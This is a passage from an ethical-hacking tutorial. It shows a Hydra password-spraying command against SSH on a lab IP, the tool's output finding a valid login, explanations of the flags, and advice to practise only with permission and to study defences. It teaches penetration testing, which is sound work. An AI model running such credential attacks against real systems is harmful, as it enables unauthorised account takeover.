
- A target system with **multiple user accounts**
- SSH or a similar login service running
- A short list of common passwords

Let's say your users are listed in users.txt. You can use Hydra like this:



```
*~/Desktop/users.txt - Mousepad
File Edit Search View Document Help
1 sarahmitchell
2 jamesanderson
3 emilyjones
4 davidlee
5 oliviataaylor
6 nurlanisazade
7 michaelharris
8 emmarobinson
9 danielwalker
10 lauraclarke
11 |
```

hydra -L users.txt -p weakpassword ssh://192.168.1.65 -t 4 -f



```
(kali@kali)-[~/Desktop]
$ hydra -L users.txt -p weakpassword ssh://192.168.1.65 -t 4 -f

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
ganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-15 22:07:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10 login tries (l:10/p:1), ~3 tries per task
[DATA] attacking ssh://192.168.1.65:22/
[22][ssh] host: 192.168.1.65 login: nurlanisazade password: weakpassword
[STATUS] attack finished for 192.168.1.65 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-15 22:07:46

(kali@kali)-[~/Desktop]
$
```

-L users.txt = file with usernames

-p Password123 = password to test

-t 4 = number of parallel connections

-f = stop after first valid login found

Final Advice for Practicing

When learning to crack passwords ethically, the most important thing is to work within your own safe lab environment. Never test these techniques on any live system or network without full permission.

Use tools like Hydra, John the Ripper, Hashcat, and Cupp to get familiar with different attack styles. Always try to understand how the attack works, not just how to run the command. Create realistic user scenarios and see how long it takes to break into them.

Also, pay close attention to the **defensive side**. After every successful attack, ask yourself what could have been done to prevent it. Would two-factor authentication have stopped you? Would a more complex password or account lockout have made your attack useless? This mindset is what separates a real ethical hacker from someone just running scripts.